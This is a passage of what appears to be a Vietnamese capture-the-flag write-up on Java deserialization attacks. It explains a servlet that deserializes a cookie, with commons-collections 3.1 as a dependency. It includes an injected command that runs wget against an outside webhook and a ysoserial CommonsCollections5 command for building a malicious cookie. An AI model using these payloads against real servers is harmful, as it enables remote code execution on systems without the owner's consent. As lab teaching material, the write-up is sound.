
Kiểm chứng Ý tưởng / Giả thiết

[Phía Attacker tiến hành tạo payload]


- Sử dụng **exploit-tool** để khởi tạo serialize data gửi đến server level 3.
- Server level 3 sẽ thực thi os command với giá trị **host** của attacker gửi đến, khi này server sẽ thực thi lệnh có dạng `/bin/bash -c ping ; wget https://webhook.site/58d1d81d-722c-48f8-93d9-c52047b9c7b5`




- Cookie ở dạng serialize sẽ có dạng như sau:



- Gửi cookie này đến server level 3 và đợi kết quả nhận được tại webhook



- Server level 3 đã thực thi os command và webhook đã nhận được tín hiệu



4. CHALLENGE - LEVEL 4

Cách hoạt động của ứng dụng

- Source code của chương trình sẽ nằm ở thư mục `src/main/java/com/example/javadeserialize`
- Ta chỉ có 2 file chính là `HelloServlet.java` và `User.java`
- Đầu tiên ta sẽ đi qua file `HelloServlet.java`

  `@WebServlet(name = "helloServlet", value = "/hello-servlet")`
- Ở dòng 12 ta thấy đây là đoạn code xử lý cho endpoint `/hello-servlet`

HelloServlet.java

src > main > java > com > example > javadeserialize > HelloServlet.java > {} com.example.javadeserialize

```
8   import javax.servlet.http.*;
9   import javax.servlet.annotation.*;
10
11  @WebServlet(name = "helloServlet", value = "/hello-servlet")
12  public class HelloServlet extends HttpServlet {
13      public String serializeToBase64(Serializable obj) throws IOException {
14          ByteArrayOutputStream output = new ByteArrayOutputStream();
15          ObjectOutputStream oos = new ObjectOutputStream(output);
16          oos.writeObject(obj);
17          oos.close();
18          return Base64.getEncoder().encodeToString(output.toByteArray());
19      }
20
```

- Method `doGet` sẽ được gọi khi có GET request tới endpoint này.

```
33  public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException {
34      try {
35          response.setContentType(type: "text/html");
36          PrintWriter out = response.getWriter();
37          // Get list of cookie
38          Map<String, String> cookieMap = Arrays.stream(request.getCookies()).collect(Collectors.toMap
            (Cookie::getName, Cookie::getValue));
39          // Check is user cookie has already set
40          User user;
41          if (!cookieMap.containsKey(key: "user")) {
42              user = new User(name: "guest");
43              Cookie cookie = new Cookie(name: "user", serializeToBase64(user));
44              response.addCookie(cookie);
45          } else {
46              try {
47                  user = (User)deserializeFromBase64(cookieMap.get(key: "user"));
48              } catch (Exception e) {
49                  out.println(x: "Please don't hack me");
50                  e.printStackTrace();
51                  return;
52              }
53          }
54          this.message = "Hello " + user.getName();
55          out.println(x: "<html><body>");
56          out.println("<h1>" + message + "</h1>");
57          out.println(x: "</body></html>");
58      } catch (Exception e) {
59          response.setContentType(type: "text/html");
60          PrintWriter out = response.getWriter();
61          out.println(x: "Something went wrong");
62          return;
63      }
64  }
```

- Ở dòng 41, chương trình sẽ tiến hành kiểm tra xem cookie user có tồn tại hay không, nếu không thì tạo một object `User("guest")` và serialize object đó bằng method `serializeToBase64()` rồi gán vào cookie user.
- Ta sẽ xem method `serializeToBase64()` đang tiến hành serialize object như thế nào.

```
16  public String serializeToBase64(Serializable obj) throws IOException {
17      ByteArrayOutputStream output = new ByteArrayOutputStream();
18      ObjectOutputStream oos = new ObjectOutputStream(output);
19      oos.writeObject(obj);
20      oos.close();
21      return Base64.getEncoder().encodeToString(output.toByteArray());
22  }
```

- Method serializeToBase64() sẽ nhận tham số là một Object.
- Dòng 19, object đang được ghi xuống `ObjectOutputStream` bằng method `writeObject()`
- Sau đó serialize object sẽ được encode base64 và return về.
- Quay lại với method `doGet`. Nếu cookie user tồn tại thì chương trình sẽ thực hiện quá trình deserialize bằng method `deserializeFromBase64()`

```
24    private static Object deserializeFromBase64(String s) throws IOException, ClassNotFoundException {
25        byte[] data = Base64.getDecoder().decode(s);
26        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
27        Object o  = ois.readObject();
28        ois.close();
29        return o;
30    }
```

- Method này sẽ nhận vào một chuỗi base64.
- Đầu tiên chuỗi cookie base64 sẽ được decode và gán vào biến data ở dòng 25.
- `ObjectInputStream` sẽ được khởi tạo bằng biến data
- Và cuối cùng method `readObject` của `ObjectInputStream` sẽ được gọi để deserialize.
- Sau khi quá trình serialize và deserialize diễn ra thành công, chương trình sẽ in dòng Hello cộng với thuộc tính name của object user.
- Giờ chúng ta sẽ đi qua xem class `User` có gì

```
1   package com.example.javadeserialize;
2
3   import java.io.Serializable;
4
5   public class User implements Serializable {
6       private String name;
7
8       public User(String name) {
9           this.name = name;
10      }
11
12      public String getName() {
13          return this.name;
14      }
15
16  }
```

- Class User có 1 thuộc tính là `name` và method `getName` để trả giá trị này về.

Ý tưởng / Giả thiết

- Nếu như ở các level trước có những class mà ta có thể lợi dụng để tấn công, vậy còn level này thì sao? Ta chỉ có mỗi class `User`.

- Nhưng trong chương trình này sẽ không chỉ có code của anh developer mà còn có code của thư viện nữa. Liệu ta có thể tìm những class nguy hiểm, gadget chain trong thư viện để thực hiện tấn công không?

- Đầu tiên ta phải biết được chương trình đang sử dụng thư viện gì. Thông tin này được thể hiện trong file `pom.xml`.

```
20      <dependencies>
21          <!-- https://mvnrepository.com/artifact/commons-collections/commons-collections -->
22          <dependency>
23              <groupId>commons-collections</groupId>
24              <artifactId>commons-collections</artifactId>
25              <version>3.1</version>
26          </dependency>
27          <dependency>
28              <groupId>javax.servlet</groupId>
29              <artifactId>javax.servlet-api</artifactId>
30              <version>4.0.1</version>
31              <scope>provided</scope>
32          </dependency>
33          <dependency>
34              <groupId>org.junit.jupiter</groupId>
35              <artifactId>junit-jupiter-api</artifactId>
36              <version>${junit.version}</version>
37              <scope>test</scope>
38          </dependency>
39          <dependency>
40              <groupId>org.junit.jupiter</groupId>
41              <artifactId>junit-jupiter-engine</artifactId>
42              <version>${junit.version}</version>
43              <scope>test</scope>
44          </dependency>
45      </dependencies>
```

- Ta thấy được chương trình đang sử dụng thư viện `commons-collections` version `3.1` - Để bắt đầu kiếm một gadget chain trong thư viện lớn sẽ mất nhiều thời gian và công sức.

→ Ta sẽ sử dụng ysoserial để tạo ra gadget chain.

- Ysoserial là tool tổng hợp các gadget chain trong hàng loạt thư viện.
  https://github.com/frohoff/ysoserial

Kiểm chứng Ý tưởng / Giả thiết

- Cú pháp để sử dụng tool ysoserial:

  `java -jar ysoserial-all.jar [payload] '[command]'`

```
CommonsCollections5 @matthias_kaiser, @jasinner          commons-collections:3.1
```

- Ta sẽ sử dụng ysoserial với payload là CommonsCollection5 sau đó encode base64.

```
java -jar ysoserial-all.jar CommonsCollections5 'touch /home/cbjs/level4'

| base64 -w 0
```

- Cuối cùng ta chỉ cần truyền giá trị này vào cookie user là xong.